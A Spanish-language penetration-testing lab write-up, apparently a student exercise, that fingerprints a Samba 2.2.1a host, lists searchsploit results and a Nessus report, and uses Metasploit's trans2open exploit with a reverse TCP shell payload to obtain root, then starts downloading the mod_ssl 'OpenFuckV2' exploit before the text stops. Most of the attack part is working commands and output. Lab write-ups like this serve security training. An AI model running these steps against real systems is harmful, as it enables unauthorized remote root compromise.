Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.100.43   yes       The target host(s), see https://docs.metasploit.c
                                       om/docs/using-metasploit/basics/using-metasploit.
                                       html
   THREADS  1                yes       The number of concurrent threads (max one per hos
                                       t)


View the full module info with the info, or info -d command.
```

2.4.4.4 run o exploit

```
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.100.43:139    - SMB Detected (versions:) (preferred dialect:) (signatures:opti
onal)
[*] 192.168.100.43:139    -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.100.43:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Finalmente logramos obtener la versión del Samba = 2.2.1a

Una vez identificada la versión, podemos buscar algún exploit relacionado a la versión mediante searchsploit

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ searchsploit Samba 2.2.
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                  | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploi             | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)             | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privil             | linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploi             | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)             | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metas             | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution                     | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)                    | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)                    | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)                    | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)                    | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)                          | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Ov             | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow                                          | linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                             | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                         | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                 | linux_x86/dos/36741.py
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```


Una vez encontrados los exploits para Samba 2.2. podemos proceder a la fase de explotación.

2.5 PORT STATE SERVICE VERSION
443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b


2.6 PORT STATE SERVICE VERSION
1024/tcp open status 1 (RPC #100024)

Escaneo nessus:


New scan




Advanced scan




General Settings




Host Discovery Settings




Port Scanning with aggressive detection



Once configured, save and launch




Una vez finalizado el escaneo, procedemos con el análisis.



El escaneo muestra un total de 43

Una vez finalizado el escaneo, podemos generar un reporte en algún formato deseado, en mi caso yo lo genere en pdf, dicho pdf se visualiza de la siguiente manera:



192.168.100.43

14	30	48	12	45
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 149

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	6.7	158900	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities
CRITICAL	9.8	5.9	161948	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
CRITICAL	9.8	6.7	172186	Apache 2.4.x < 2.4.56 Multiple Vulnerabilities
CRITICAL	9.8	6.7	11915	Apache < 1.3.29 Multiple Modules Local Overflow
CRITICAL	9.8	6.7	153584	Apache < 2.4.49 Multiple Vulnerabilities
CRITICAL	9.8	6.7	90022	OpenSSH < 7.2 Untrusted X11 Forwarding Fallback Security Bypass
CRITICAL	9.8	-	20007	SSL Version 2 and 3 Protocol Detection
CRITICAL	9.1	5.2	11793	Apache < 1.3.28 Multiple Vulnerabilities (DoS, ID)
CRITICAL	9.0	6.5	170113	Apache 2.4.x < 2.4.55 Multiple Vulnerabilities
CRITICAL	9.0	8.1	153583	Apache < 2.4.49 Multiple Vulnerabilities
CRITICAL	10.0	-	171347	Apache HTTP Server SEoL (<= 1.3.x)
CRITICAL	10.0*	8.4	10883	OpenSSH < 3.1 Channel Code Off by One Remote Privilege Escalation
CRITICAL	10.0*	6.7	11031	OpenSSH < 3.4 Multiple Remote Overflows
CRITICAL	10.0*	5.5	11837	OpenSSH < 3.7.1 Multiple Vulnerabilities
HIGH	7.8	5.9	93194	OpenSSH < 7.3 Multiple Vulnerabilities
HIGH	7.5	4.4	183391	Apache 2.4.x < 2.4.58 Multiple Vulnerabilities
HIGH	7.5	-	192923	Apache 2.4.x < 2.4.59 Multiple Vulnerabilities
HIGH	7.5	4.9	35291	SSL Certificate Signed Using Weak Hashing Algorithm

3. Explotación

Automatizado

3.4 PORT STATE SERVICE VERSION
139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)

A partir de la búsqueda de los exploits con searchsploit:

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ searchsploit Samba 2.2.
 Exploit Title                                                                     |  Path
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                       | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploi                  | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)                  | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privil                  | linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploi                  | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)                  | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metas                  | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution                          | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)                         | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)                         | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)                         | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)                         | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)                               | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Ov                  | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow                                               | linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                                  | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                              | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                      | linux_x86/dos/36741.py
Shellcodes: No Results
```

Seleccionamos el que tiene que ver con Linux x86 que corresponde a una arquitectura de 32bits que fue la que inferimos desde la fase de reconocimiento, por lo tanto, el exploit será: Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)

Abrimos Metasploit y buscamos el exploipt "trans2open" para generar un ataque automatizado:

```
       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search trans2open

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open     2003-04-07       great  No     Samba trans2ope
n Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open       2003-04-07       great  No     Samba trans2ope
n Overflow (Linux x86)
   2  exploit/osx/samba/trans2open         2003-04-07       great  No     Samba trans2ope
n Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open     2003-04-07       great  No     Samba trans2ope
n Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/sola
ris/samba/trans2open

msf6 >
```

Dicha búsqueda, encontró 4 exploits, de los cuales elegiremos el Linux x86 por la arquitectura que ya habíamos inferido en fases anteriores.

use 1

```
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) >
```

show options

```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploi
                                       t.com/docs/using-metasploit/basics/using-metas
                                       ploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.100.41   yes       The listen address (an interface may be specifi
                                     ed)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.
```

Podemos observar que entre las opciones ya se encuentran configurados 3 de 4 parámetros (RPORT, LHOST, LPORT) faltando por configurar el RHOST que es la ip del equipo objetivo.

set RHOST 192.168.100.43

```
msf6 exploit(linux/samba/trans2open) > set RHOST 192.168.100.43
RHOST => 192.168.100.43
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.100.43   yes       The target host(s), see https://docs.metasploi
                                      t.com/docs/using-metasploit/basics/using-metas
                                      ploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.100.41   yes       The listen address (an interface may be specifi
                                     ed)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.
```

exploit

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.100.41:4444
[*] 192.168.100.43:139 - Trying return address 0xbffffdfc...
[*] 192.168.100.43:139 - Trying return address 0xbffffcfc...
[*] 192.168.100.43:139 - Trying return address 0xbffffbfc...
[*] 192.168.100.43:139 - Trying return address 0xbffffafc...
[*] Sending stage (1017704 bytes) to 192.168.100.43
[*] 192.168.100.43:139 - Trying return address 0xbffff9fc...
[*] Sending stage (1017704 bytes) to 192.168.100.43
[*] 192.168.100.43 - Meterpreter session 1 closed.  Reason: Died
[*] 192.168.100.43:139 - Trying return address 0xbffff8fc...
[*] 192.168.100.43:139 - Trying return address 0xbffff7fc...
[*] 192.168.100.43:139 - Trying return address 0xbffff6fc...
[*] 192.168.100.43:139 - Trying return address 0xbffff5fc...
[*] 192.168.100.43:139 - Trying return address 0xbffff4fc...
[*] Sending stage (1017704 bytes) to 192.168.100.43
[*] 192.168.100.43:139 - Trying return address 0xbffff3fc...
[*] 192.168.100.43 - Meterpreter session 2 closed.  Reason: Died
[*] 192.168.100.43:139 - Trying return address 0xbffff2fc...
[*] 192.168.100.43:139 - Trying return address 0xbffff1fc...
[*] 192.168.100.43:139 - Trying return address 0xbffff0fc...
[*] 192.168.100.43:139 - Trying return address 0xbfffeffc...
[*] 192.168.100.43:139 - Trying return address 0xbfffeefc...
[*] Sending stage (1017704 bytes) to 192.168.100.43
^C[-] 192.168.100.43:139 - Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(linux/samba/trans2open) > [*] 192.168.100.43 - Meterpreter session 3 clos
ed.  Reason: Died

[-] Meterpreter session 1 is not valid and will be closed
```

dado que el payload no logró su cometido, podríamos sustituir el payload actual:

```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.100.43   yes       The target host(s), see https://docs.metasploi
                                      t.com/docs/using-metasploit/basics/using-metas
                                      ploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.100.41   yes       The listen address (an interface may be specifi
                                     ed)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.
```

show payloads

```
 17  payload/linux/x86/meterpreter/reverse_tcp_uuid                    normal  No
 Linux Mettle x86, Reverse TCP Stager
 18  payload/linux/x86/metsvc_bind_tcp                                 normal  No
 Linux Meterpreter Service, Bind TCP
 19  payload/linux/x86/metsvc_reverse_tcp                              normal  No
 Linux Meterpreter Service, Reverse TCP Inline
 20  payload/linux/x86/read_file                                       normal  No
 Linux Read File
 21  payload/linux/x86/shell/bind_ipv6_tcp                             normal  No
 Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
 22  payload/linux/x86/shell/bind_ipv6_tcp_uuid                        normal  No
 Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
 23  payload/linux/x86/shell/bind_nonx_tcp                             normal  No
 Linux Command Shell, Bind TCP Stager
 24  payload/linux/x86/shell/bind_tcp                                  normal  No
 Linux Command Shell, Bind TCP Stager (Linux x86)
 25  payload/linux/x86/shell/bind_tcp_uuid                             normal  No
 Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
 26  payload/linux/x86/shell/reverse_ipv6_tcp                          normal  No
 Linux Command Shell, Reverse TCP Stager (IPv6)
 27  payload/linux/x86/shell/reverse_nonx_tcp                          normal  No
 Linux Command Shell, Reverse TCP Stager
 28  payload/linux/x86/shell/reverse_tcp                               normal  No
 Linux Command Shell, Reverse TCP Stager
 29  payload/linux/x86/shell/reverse_tcp_uuid                          normal  No
 Linux Command Shell, Reverse TCP Stager
 30  payload/linux/x86/shell_bind_ipv6_tcp                             normal  No
 Linux Command Shell, Bind TCP Inline (IPv6)
 31  payload/linux/x86/shell_bind_tcp                                  normal  No
 Linux Command Shell, Bind TCP Inline
 32  payload/linux/x86/shell_bind_tcp_random_port                      normal  No
 Linux Command Shell, Bind TCP Random Port Inline
 33  payload/linux/x86/shell_reverse_tcp                               normal  No
 Linux Command Shell, Reverse TCP Inline
 34  payload/linux/x86/shell_reverse_tcp_ipv6                          normal  No
 Linux Command Shell, Reverse TCP Inline (IPv6)

sf6 exploit(linux/samba/trans2open) >
```

Para este caso, utilizamos el payload de Linux x86 shell_reverse_tcp
set payload 33

```
msf6 exploit(linux/samba/trans2open) > set payload 33
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.100.43   yes       The target host(s), see https://docs.metasploi
                                      t.com/docs/using-metasploit/basics/using-metas
                                      ploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.100.41   yes       The listen address (an interface may be specifi
                                     ed)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) >
```

Una vez configurado, podemos proceder a la ejecución.

exploit

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.100.41:4444
[*] 192.168.100.43:139 - Trying return address 0xbffffdfc...
[*] 192.168.100.43:139 - Trying return address 0xbffffcfc...
[*] 192.168.100.43:139 - Trying return address 0xbffffbfc...
[*] 192.168.100.43:139 - Trying return address 0xbffffafc...
[*] 192.168.100.43:139 - Trying return address 0xbffff9fc...
[*] 192.168.100.43:139 - Trying return address 0xbffff8fc...
[*] 192.168.100.43:139 - Trying return address 0xbffff7fc...
[*] 192.168.100.43:139 - Trying return address 0xbffff6fc...
[*] Command shell session 4 opened (192.168.100.41:4444 → 192.168.100.43:1071) at 202
4-04-05 07:36:35 -0400

[*] Command shell session 5 opened (192.168.100.41:4444 → 192.168.100.43:1072) at 202
4-04-05 07:36:37 -0400
[*] Command shell session 6 opened (192.168.100.41:4444 → 192.168.100.43:1073) at 202
4-04-05 07:36:38 -0400
[*] Command shell session 7 opened (192.168.100.41:4444 → 192.168.100.43:1074) at 202
4-04-05 07:36:40 -0400
whoami
root
```

Se Logro el heckeo!!!!

Manual

3.5.1 buscamos los exploits relacionados a la versión mod_ssl 2.8.4 con el siguiente comando: searchsploit mod_ssl 2.8

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ cat mod_ssl2.8.txt
```

Exploit Title	Path
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow	multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c

Shellcodes: No Results

Descargamos el programa 47080.c que corresponde a 'OpenFuckV2.c' Remote Buffer Overflow, mediante el siguiente comando:
searchsploit –m 47080

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ searchsploit -m 47080
  Exploit: Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
      URL: https://www.exploit-db.com/exploits/47080
     Path: /usr/share/exploitdb/exploits/unix/remote/47080.c
    Codes: CVE-2002-0082, OSVDB-857
 Verified: False
File Type: C source, ASCII text
Copied to: /home/hmstudent/Documents/1.KIO/exploit/47080.c
```

leemos las instrucciones del programa con el comando:
head 47080.c

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ head 47080.c
/*
 * OF version r00t VERY PRIV8 spabam
 * Version: v3.0.4
 * Requirements: libssl-dev    ( apt-get install libssl-dev )
 * Compile with: gcc -o OpenFuck OpenFuck.c -lcrypto
